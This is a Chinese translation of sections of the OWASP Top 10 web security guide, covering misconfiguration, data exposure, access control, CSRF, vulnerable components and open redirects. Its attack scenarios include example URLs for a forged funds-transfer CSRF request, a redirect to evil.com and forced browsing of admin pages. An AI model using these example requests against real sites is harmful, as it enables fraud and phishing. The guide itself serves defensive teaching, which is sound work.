
OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(See isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\)\)](#)

更多的访问控制需求，请见 [ASVS requirements area for Access Control \(V4\)](#)。

其他

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#)（一个直接对象引用攻击的例子）



我易受攻击吗？

您的应用程序是否对整个程序堆栈实施了恰当的安全加固措施？这些措施包括：

1. 是否有软件没有被及时更新？这包括操作系统、Web/应用服务器、数据库管理系统、应用程序和**其它所有的代码库文件（详见A9）**。
2. 是否使用或安装了不必要的功能（例如，端口、服务、网页、帐户、权限）？
3. 默认帐户的密码是否仍然可用或没有更改？
4. 你的错误处理设置是否防止堆栈跟踪和其他含有大量信息的错误消息被泄露？
5. 你的开发框架（比如：**Struts、Spring、ASP.NET**）和库文件中的安全设置是否理解正确并配置恰当？

缺少一个协定的、可重复的应用程序安全配置的过程，系统将处于高风险中。

我如何防止？

主要的建议建立在以下几个方面：

1. 一个可以快速且易于部署在另一个锁定环境的可重复的加固过程。开发、质量保证和生产环境都应该配置相同（每个环境中使用不同的密码）。这个过程应该是自动化的，以尽量减少安装一个新安全环境的耗费。
2. 一个能及时了解并部署每个已部署环境的所有最新软件更新和补丁的过程。这需要包括通常被忽略的**所有代码的库文件（详见新的A9）**。
3. 一个能在组件之间提供有效的分离和安全性的强大应用程序架构。
4. 实施漏洞扫描和经常进行审计以帮助检测将来可能的错误配置或没有安装的补丁。

攻击案例

案例 #1: 应用程序服务器管理员控制台自动安装后没有被删除。而默认帐户也没有被改变。攻击者在你的服务器上发现了标准的管理员页面，通过默认密码登录，从而接管了你的服务器。

案例 #2: 目录列表在你的服务器上未被禁用。攻击者发现只需列出目录，她就可以找到你服务器上的任意文件。攻击者找到并下载所有已编译的Java类，她通过反编译获得了所有你的自定义代码。然后，她在你的应用程序中找到一个访问控制的严重漏洞。

案例 #3: 应用服务器配置允许堆栈跟踪返回给用户，这样就暴露了潜在的漏洞。攻击者热衷于收集错误消息里提供的额外信息。

案例 #4: 应用服务器自带的示例应用程序没有从您的生产服务器中删除。该示例应用有已知安全漏洞，攻击者可以利用这些漏洞破坏您的服务器。

参考资料






OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)

为了更详尽的了解该领域的需求信息，请参见 [ASVS requirements area for Security Configuration \(V12\)](#)。

其他

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

 威胁代理	 攻击向量		 安全漏洞		 技术影响	 业务影响
应用描述	可利用性 难	普遍性 少见	可检测性 平均	影响 严重	应用/业务描述	
考虑谁可以访问您的敏感数据和这些数据的备份。这包括静态数据、传输中的数据甚至是客户浏览器中的数据。	攻击者通常不直接攻击加密系统。他们往往通过诸如窃取密钥、发起中间人攻击或从服务器窃取明文数据等方式对传输中的或者客户浏览器中的数据进行破解。	在这个领域最常见的漏洞是应该加密的数据不进行加密。在使用加密的情况下，常见的问题是不安全的密钥生成和管理和使用弱算法是很普遍的，特别是使用弱的哈希算法来保护密码。浏览器的漏洞也很普遍，且可以很轻易的检测到，但是很难大规模的利用。外部攻击者因访问的局限性很难探测这种漏洞，并且难以利用。		这个领域的错误频繁影响那些本应该加密的数据。这些信息通常包括很多敏感数据，比如医疗记录，认证凭证，个人隐私数据，信用卡信息，等等。		考虑丢失数据和声誉影响造成的商业损失。如果这些数据被泄露，那你要承担的法律責任是什么？另外考虑到对企业造成的声誉影响。

我易受攻击吗？

首先你需要确认的是哪些数据是敏感数据而需要被加密。例如：密码、信用卡、医疗记录、个人信息应该被加密。对于这些数据，要确保：

1. 当这些数据被长期存储的时候，无论存储在哪里，它们是否都被加密，特别是对这些数据的备份？
2. 无论内部数据还是外部数据，传输时是否是明文传输？在互联网中传输明文数据是非常危险的。
3. 是否还在使用任何旧的或脆弱的加密算法？
4. 加密密钥的生成是否是脆弱的，或者缺少恰当的密钥管理或缺少密钥回转？
5. 当浏览器接收或发送敏感数据时，是否有浏览器安全指令或头文件丢失？

还有更多...关于在这一领域应该避免的更多问题请参见 [ASVS areas Crypto \(V7\)](#), [Data Prot.\(V9\)](#)和 [SSL\(V10\)](#)。

我如何防止？

有关使用不安全的加密算法、SSL使用和数据保护的风险超出了Top 10的范围。尽管如此，对一些需要加密的敏感数据，应该起码做到以下几点：

1. 预测一些威胁（比如内部攻击和外部用户），加密这些数据的存储以确保免受这些威胁。
2. 对于没必要存放的、重要的敏感数据，应当尽快清除。
3. 确保使用了合适的强大的标准算法和强大的密钥，并且密钥管理到位。可参考[FIPS 140 validated cryptographic modules](#)。
4. 确保使用密码专用算法存储密码，如：[bcrypt](#)、[PBKDF2](#)或者[scrypt](#)。
5. 禁用自动完成防止敏感数据收集，禁用包含敏感数据的缓存页面。

攻击案例

案例 #1: 一个应用程序加密存储在数据库的信用卡信息，以防止信用卡信息暴露给最终用户。但是，数据库设置为对信用卡表列的查询进行自动解密，这就使得SQL注入漏洞能够获得所有信用卡信息的明文。该系统应该被设置为前端应用程序使用公钥对信用卡信息加密，后端应用程序只能使用私钥解密。

案例 #2: 一个网站上所有需要身份验证的网页都没有使用SSL。攻击者只需监控网络数据流（比如一个开放的无线网络或其社区的有线网络），并窃取一个已验证的受害者的会话cookie。然后，攻击者利用这个cookie执行重放攻击并接管用户的会话从而访问用户的隐私数据。

案例 #3: 密码数据库使用unsalted的哈希算法去存储每个人的密码。一个文件上传漏洞使黑客能够获取密码文件。所有这些unsalted哈希的密码通过彩虹表暴力破解方式破解。

参考资料






OWASP

为了更详尽的了解该领域的相关需求和因避免的相关问题，请参见[ASVS req'ts on Cryptography \(V7\)](#), [Data Protection \(V9\)](#)和[Communications Security \(V10\)](#)。

- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

其他

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

 威胁代理	 攻击向量	 安全漏洞		 技术影响	 业务影响
应用描述	可利用性 易	普遍性 常见	可检测性 平均	影响 中等	应用/业务描述
任何人具有网络访问权限的人都可以向你的应用程序发送一个请求。匿名用户可以访问私人网页吗？又或者普通用户可以访问享有特权的网页吗？	攻击者是被授权的系统用户，很容易就把网址更改成享有特权的网页。这样的访问会被允许吗？匿名用户可以访问未受保护的私人网页。	应用程序并不总是能正确地保护页面请求。有时功能级的防护是通过配置来管理的，而系统的配置是错误的。开发人员必须要做相应的代码检查，然而，有时他们忘记了。 检测这些漏洞是很容易的。最难的是确定应用程序存在哪些可被攻击的网页或者链接（URL）。		这种漏洞允许攻击者访问未经授权的功能。管理性的功能是这类攻击的主要目标。	考虑被暴露的功能及其处理的数据的商业价值。 另外考虑如果这样的弱点被公布于众而对你造成的名誉影响。

我是否存在强制访问漏洞？

检查应用程序是否正确的限制了功能级的访问的最好方法是验证每一个应用程序的功能。

1. 用户界面（UI）是否存在到未授权功能的导航？
2. 服务器端的身份认证或授权功能是否完善？
3. 服务器端的检查是否仅仅依赖于攻击者提供的信息？

开启代理的情况下，先以特权用户身份浏览一遍您的功能，然后以普通用户身份再次访问受限页面。如果服务器的响应很类似，您的应用很可能容易受攻击。一些测试代理直接支持此种类型的分析。

您也可以检查代码中的访问控制的实现。试着以一个单一的特权请求贯穿代码并验证授权模式。然后搜索代码库中没有遵循该模式的地方。

自动化工具不太可能发现这些问题。

我如何防止？

您的应用程序应该使用一致的和易于分析的授权模块，并能在所有的业务功能中调用该模块。通常是，由一个或多个外部组件向应用代码内部提供这种保护。

1. 考虑一下管理权利的过程并确保能够容易的进行升级和审计。切忌硬编码。
2. 执行机制在缺省情况下，应该拒绝所有访问。对于每个功能的访问，需要明确授予特定角色的访问权限。
3. 如果某功能参与了工作流程，检查并确保当前的条件是授权访问此功能的合适状态。

注意：多数web应用并不显示未授权功能的链接和按钮，可是这种“展现层访问控制”实际上并不提供防护。您必须还要实现控制或业务逻辑层面的检查。

攻击案例

案例1#：攻击者仅仅直接浏览目标网址。例如下面的两个网址都需要身份验证。同时访问“admin_getapplInfo”页面还需要管理员权限。

<http://example.com/app/getapplInfo>

http://example.com/app/admin_getapplInfo

如果未认证的用户可以访问上述任一页面，这就是漏洞。如果通过验证的非管理员用户也能允许访问“admin_getapplInfo”页面，这同样是个漏洞。这个漏洞可能会将攻击者引向更多保护不当的管理页面。

案例2#：一个页面提供了“action”参数给某个特定的功能调用，并且不同的操作需要不同的角色。如果没有进行角色检查，这也是漏洞。

参考资料


OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)

为了更详尽的了解访问控制的需求，请参见[ASVS requirements area for Access Control \(V4\)](#)。

其他

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)



我存在CSRF漏洞？

检测应用程序是否存在该漏洞的方法是查看是否每个链接和表单都提供了不可预测的CSRF令牌。没有这样的令牌，攻击者就能够伪造恶意请求。另一种防御的方法是要求用户证明他们要提交请求，可以通过重新认证的方式或者其他能够证明他们是真实用户的方法（比如：CAPTCHA）。

重点关注那些调用能够改变状态功能的链接和表格，因为他们是跨站请求伪造攻击的最重要的目标。

由于多步交易并不具备内在的防攻击能力，因此我们需要检测这些交易。攻击者能轻易使用多个标签或JavaScript伪造一系列请求。

请注意：会话cookie、源IP地址和其他浏览器自动发送的信息不能作为防攻击令牌，因为这些信息已经包含在伪造的请求中。

OWASP的CSRF测试工具有助于生成测试案例，可用于展示跨站请求伪造漏洞的危害。

我如何防止CSRF？

防止跨站请求伪造，通常需要在每个HTTP请求中添加一个不可预测的令牌。这种令牌至少应该对每一个用户会话来说是唯一的。

- 最好的方法是将独有的令牌包含在一个隐藏字段中。这将使得该令牌通过HTTP请求体发送，避免其包含在URL中从而被暴露出来。
- 该独有令牌同样可以包含在URL中或作为一个URL参数。但是这种方法的巨大风险在于：URL会暴露给攻击者，这样秘密令牌的也会被泄漏。

OWASP的CSRF Guard可以用来在Java EE, .NET, or PHP应用程序中自动加入这种令牌。OWASP的ESAPI包含了多种开发者可以使用的方法防止CSRF漏洞。

- 要求用户重新认证或者判明他们是一个真实的用户（例如通过CAPTCHA）也可以防护CSRF攻击。

攻击案例

应用程序允许用户提交不包含任何保密字段的状态改变请求，如：

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

因此，攻击者构建一个请求，用于将受害用户账户中的现金转移到自己账户。然后攻击者在其控制的多个网站的图片请求或iframe中嵌入这种攻击。

```

```

如果受害用户通过example.com认证后访问任何一个攻击者的网站，伪造的请求将自动包含用户的会话信息，授权执行攻击者的请求。


参考资料

OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

其他

- [CWE Entry 352 on CSRF](#)



我存在含有已知漏洞组件的漏洞？

理论上，应该是很容易确定您当前是否在使用含有漏洞的组件或者库。不幸的是，商业或开源软件的漏洞报告并不能以标准的、可查找的方式指定受影响组件的确切版本信息。更有甚者，并不是所有的库都使用易于理解的版本编号系统。最糟糕的是，不是所有的漏洞都报告给一个方便查询的漏洞中心，尽管，像 [CVE](#) 或 [NVD](#) 这样的网站正变得更易于搜索。

判断您是否易于受到这类攻击，要求您不但要不停地搜索这些数据库，还要关注大量的邮件列表和可能包含漏洞发布的公告信息。如果您使用的组件之一存在漏洞，您应该仔细评估该漏洞是否给您的业务也带来了缺陷。此评估可以通过检查您的代码使用该组件的部分，以及该缺陷可能导致的您关心的结果来完成。

攻击案例

组件中含有漏洞可以导致几乎所有可能存在的风险。从微不足道的问题，到精心设计的用于攻击特定组织的恶意软件。大多数组件在应用程序中一直以最高权限运行，所以任意组件里的漏洞都是非常严重的。下面的两个含有漏洞的组件在2011年被下载了2200万次。

• [Apache CXF 认证绕过](#) — 未能提供身份令牌的情况下，攻击者可以以最高权限调用任意的web服务。
(Apache CXF 是一个服务框架，不要与Apache应用服务器混淆。)

• [Spring 远程代码执行](#) — 滥用Spring中语言表达式的实现允许攻击者执行任意代码，有效的接管服务器。

每个使用上述两个任意一个库的应用程序，都是易于受到攻击的。因为两个组件都会被应用用户直接访问。其他的漏洞库，在应用程序中使用的越深入，可能越难被利用。

我如何防止？

一个选择是停止使用非自己开发的组件，不过这并不现实。

另一个选择，使用最新版本的组件。大多数组件项目并不为其老版本提供漏洞补丁。相反，它们仅仅在下个版本中修正此问题。所以升级到新版本是很重要的。软件项目应该有如下的流程：

1. 标识您正在使用的所有组件及其版本，包括所有的以来关系（比如版本插件）。
2. 在公共数据库，项目邮件列表和安全邮件列表中时刻关注这些组件的安全信息并保证它们是最新的。
3. 建立组件使用的安全策略，比如需要某些软件开发实践，通过安全性测试和可接受的授权许可。
4. 在适当的情况下，考虑增加对组件的安全封装，去掉不使用的功能和/或安全薄弱的或者组件易受攻击的方面。


参考资料

OWASP

- [Good Component Practices Project](#)

其他

- [The Unfortunate Reality of Insecure Libraries](#)
- [Open Source Software Security](#)
- [Addressing Security Concerns in Open Source Components](#)
- [MITRE Common Vulnerabilities and Exposures](#)
- [Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM](#)



我易受攻击吗？

验证应用程序是否有未验证的重定向或转发的最好的方法是：

1. 审查所有使用重定向或转发（在.NET中称为转移）的代码。每一次使用，都应该验证目标URL是否被包含在任何参数值中。如果是，且目标URL并不在经过验证的白名单中，那么就是存在漏洞的。
2. 此外，抓取网站内容查看是否能产生重定向（HTTP响应代码从300到307，通常是302）。检查重定向之前提供的参数是否是目标URL或其一部分。如果是的话，更改URL的目的地，并观察网站是否重定向到新的目标。
3. 如果没有代码，检查所有的参数以辨别它们是否看起来像一个重定向或转发目的地网址的一部分，对那些看起来像的参数进行测试。

我如何防止？

重定向和转发的安全使用可以有多种方式完成：

1. 避免使用重定向和转发。
2. 如果使用了重定向和转发，则不要在计算目标时涉及到用户参数。这通常容易做到。
3. 如果使用目标参数无法避免，应确保其所提供的值对于当前用户是有效的，并已经授权。

建议把这种目标的参数做成一个映射值，而不是真的URL或其中的一部分，然后由服务器端代码将映射值转换成目标URL。

应用程序可以使用ESAPI重写`sendRedirect()`方法来确保所有重定向的目的地是安全的。

避免这种漏洞是非常重要的，因为钓鱼软件为了获取用户信任，往往最喜欢攻击这种漏洞。

攻击案例

案例 #1: 应用程序有一个名为“`redirect.jsp`”的页面，该页面有一个参数名是“`url`”。攻击者精心制作一个恶意URL将用户重定向到一个恶意网站，执行钓鱼攻击并安装恶意程序。

<http://www.example.com/redirect.jsp?url=evil.com>

案例 #2: 应用程序使用转发在网站的不同部分之间发送请求。为了帮助实现这一功能，如果一个交易成功了的话，一些网页就会发送一个参数给用户，用于指定用户的下一个页面。在这种情况下，攻击者制作一个URL，用于绕过应用程序的访问控制检查，并将他转发给一个他通常不能访问的管理功能。

<http://www.example.com/boring.jsp? fwd=admin.jsp>

参考资料

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

其他

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)

建立并使用可重复使用的安全流程和标准安全控制

无论您是刚接触web应用程序安全还是已经非常熟悉各种风险，创建一个安全的web应用程序或修复一个已存在的应用程序的任务都可能很困难。如果您需要管理一个大型的应用程序组合，那任务将是十分艰巨的。

为了帮助企业组织和开发人员以最低成本降低应用程序的安全风险，OWASP制作了许多[免费和开源](#)的资源。您可以使用这些资源来解决您企业组织的应用程序安全问题。以下内容是OWASP提供的为帮助企业组织创建安全的web应用程序的一些资源。在下一页中，我们将展示其他可以帮助企业组织验证web应用程序安全性的OWASP资源。

应用程序 安全需求

- 为了创建一个安全的web应用程序，您必须定义安全对该应用程序的意义。OWASP建议您使用《[OWASP应用程序安全验证标准（ASVS）](#)》，作为指导，帮助您设置您的应用程序的安全需求。如果您的应用程序是外包的，您需要考虑使用《OWASP安全软件合同附件》。

应用程序 安全架构

- 与其改造应用程序的安全，不如在应用程序开发的初始阶段进行安全设计，更能节约成本。OWASP推荐《[OWASP开发者指南](#)》和《[OWASP防护最佳实践](#)》，这是很好的起点，用于指导如何在应用程序开发的初始阶段进行安全设计。

标准的 安全控制

- 建立强大并有用的安全控制极度困难。给开发人员提供一套标准的安全控制会极大简化应用程序的安全开发过程。OWASP推荐[OWASP企业安全API（ESAPI）项目](#)作为安全API的模型，用于创建安全的web应用程序。ESAPI提供多种语言的参考实现，包括[Java](#)，[.NET](#)，[PHP](#)，[Classic ASP](#)，[Python](#)和[Cold Fusion](#)。

安全的 开发周期

- 为了改进企业遵循的应用程序开发流程，OWASP推荐使用《[OWASP软件保证成熟模型（SAMM）](#)》。该模型能帮助企业组织制定并实施根据企业面临的特定风险而定制的软件安全战略。

应用程序 安全教育

- [OWASP教育项目](#)为培训开发人员的web应用程序安全知识提供了培训材料，并编制了大量[OWASP教育演示材料](#)。如果需要实际操作了解漏洞，可以使用[OWASP WebGoat](#)，[WebGoat.NET](#)，或者[OWASP Broken Web Application项目](#)。如果想了解最新资讯，请参加[OWASP AppSec大会](#)，OWASP会议培训，或者本地的OWASP分部会议。

还有许多其他的OWASP资源可供使用。[OWASP项目网页](#)列明了所有的OWASP项目，并根据发布的版本情况进行编排（发布质量、Beta版和Alpha版）。大多数OWASP资源都可以在我们的[wiki](#)上查看到，同时可以订购各种[OWASP纸质文档或电子书](#)。

组织起来

为了验证您所开发或打算购买的web应用程序的安全性，OWASP建议您（如果可能的话）对应用程序进行代码审查，并测试该应用程序。同时，OWASP还建议尽可能使用安全代码审查和应用程序渗透测试相结合的方法。因为这两种技术是相辅相成的，这样才能结合两种技术的优势。而使用工具协助验证过程能提高专业分析的效率和有效性。OWASP的评估工具致力于帮助专业人员更有效地工作，而不是试图将分析过程本身自动化。

将验证web应用程序安全性的方法标准化：为了帮助企业组织建立一个具有一致性和特定严格等级的过程，用于评估web应用程序安全，OWASP创建了《[OWASP应用程序安全验证标准（ASVS）](#)》。该文档为执行web应用程序安全评估定义了最低的验证标准。OWASP建议您在验证web应用程序的安全时使用ASVS作为指导，了解如何执行安全验证，哪些技术最适合使用，并利用它定义并选择严格的等级。OWASP也建议您使用ASVS作为指导，来帮助您定义和选择从第三方提供商处购买的web应用程序评估服务。

评估工具套件：[OWASP Live CD 项目](#)将许多最好的开源安全工具融合到一个单一的可启动的环境中。Web开发人员、测试人员和安全专家能直接启动该Live CD并能马上使用到一个完整的安全测试套件。不需要安装或配置即可使用该CD中所提供的工具。

代码审查

安全代码审查特别适合验证应用程序是否含有强大的安全机制，并且该应用程序通过检查很难发现应用程序在输出上的安全问题。测试特别适合证明该缺陷可以被利用。这就是说，这两个方法是互补的，而事实上在某些领域重叠。

审查代码：和《[OWASP开发指南](#)》和《[OWASP测试指南](#)》一起，OWASP还制作了《[OWASP代码审查指南](#)》，用于帮助开发人员和应用程序安全专家了解如何快速有效地通过代码审查来检测web应用程序的安全性。很多web应用程序的安全问题通过代码审查比外部测试更容易被发现，例如：注入漏洞。

代码审查工具：OWASP已经制作了一些很有前景的工具帮助专业人员执行代码分析，但这些工具仍然处在不成熟的阶段。这些工具的开发者每天使用这些工具实行安全代码审查，但是非专业人员可能会觉得这些工具很难使用。这些代码审核工具包括[CodeCrawler](#)，[Orizon](#)和[O2](#)。只有O2一直以来在积极的开发中，最后一个版本在2010年发布，并排进前10名。

还有一些其他的免费开源资源和代码审查工具。目前最好是[FindBugs](#)，而它侧重安全的插件叫[FindSecurityBugs](#)，两者都是用Java开发的。

安全和渗透测试

测试应用程序：OWASP制作了《[OWASP测试指南](#)》用于帮助开发人员、测试人员和应用程序安全专家了解如何有效并快速地测试web应用程序的安全性。这个庞大的指南是许多人不懈努力的成果。该指南广泛的覆盖了web应用程序安全测试的许多方面。就像代码审查具有它的优点一样，安全测试也有自己的优点。如果您能通过展示一个可实现的攻击来证明应用程序是不安全的，那么将非常具有说服力。而且许多安全问题是无法通过代码审查找到的，尤其是所有应用程序架构提供的安全性能，因为应用程序本身没有提供这些安全性能。

